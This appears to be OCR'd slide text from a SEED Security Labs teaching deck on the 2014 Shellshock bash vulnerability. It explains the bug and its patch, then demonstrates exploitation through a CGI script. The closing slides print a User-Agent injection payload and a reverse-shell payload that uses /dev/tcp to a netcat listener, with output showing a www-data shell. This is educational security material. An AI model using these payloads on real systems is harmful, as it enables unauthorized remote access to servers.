
SEED SECURITY LABS

Shellshock Attack Lab

Vulnerability

- Classic Bash allowed the "conversion" of environment vars (of potential functions) to functions when a new shell was born! But, did it incorrectly! E.g.:
  - ○ `bash $ export foo='() { echo bar; } ; /bin/date'`
  - ○ `bash $ classic_bash`

```
  (child :)  Wed Apr 17 11:30:06 WEST 2019
  child $ foo
  (child :)  bar
  child $ exit
bash $
```



```
$ export foo='() { echo bar; } ; /bin/date'
$ bash_shellshock
```


```
Wed Apr 17 11:30:06 WEST 2019
$ foo
bar
...
$ exit
```

```
$ ...
```

...Vulnerability (cont.)

- Current Bash terminated that type of "creation" of functions. E.g.:
  - `bash $ export foo2='() { echo bar2; } ; /bin/date'`
  - `bash $ current_bash`

```
  child $ foo2
```
(child :)   `foo2: command not found`
```
  child $ exit
bash $
```



```
$ export foo2='() { echo bar2; } ; /bin/date'
$ bash
```


```
$ foo2
foo2: command not found
...
$ exit
```

```
$ ...
```

...Vulnerability (cont.)

- Current Bash, now, only deals with "normal" function definition. E.g.:
  - `bash $ foo3 () { echo bar3; } ; export -f foo3`
  - `bash $ current_bash`

```
      child $ foo3
      (child :)    bar3
      child $ exit
bash $
```



```
$ foo3 () { echo bar3; } ; export -f foo3
$ bash
```

```
$ foo3
bar3
...
$ exit
```


```
$ ...
```

Software bug

- CVE-2014-6271 Detail
    - the initial report
    - many followed, as patch was not correct and related bugs were found
        - CVE-2014-7169 Detail
- Wikipedia: Shellshock (software bug)
    - the general view
- StackExchange: Where is Bash Shellshock vulnerability in source code?
    - a reasonable pointer to bug spot in source code

Experimenting with Web Server

- With CGI enabled on web server



WebServer

bash_shellshock.cgi:

```
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo; echo
echo "Hello, World"
...
```

WebClient


```
http://WebServer/cgi-bin/bash_shellshock.cgi
```

```
User-Agent: () { echo bar; } ;
            echo Content-type: text/plain; echo;
            /bin/date
```

```
Wed Apr 17 15:12:22 WEST 2019
```

...Experimenting with Web Server (cont.)

- With CGI and reverse shell (netcat)



WebServer

bash_shellshock.cgi

WebClient

http://WebServer/cgi-bin/bash_shellshock.cgi

```
User-Agent: () { echo bar; } ;
    echo Content-type: text/plain; echo;
    /bin/sh -i > /dev/tcp/WebClient/9090 0<&1 2>&1
```

WebClient(user):9090 <--> WebServer(www_data):portX

2

Terminal:

1

3

```
sh$ whoami
user
sh$ netcat -l 9090

(time to make attack request)

$ hostname
WebServer
$ id
uid=33(www-data) gid=33(www-
data) groups=33(www-data)
$...
```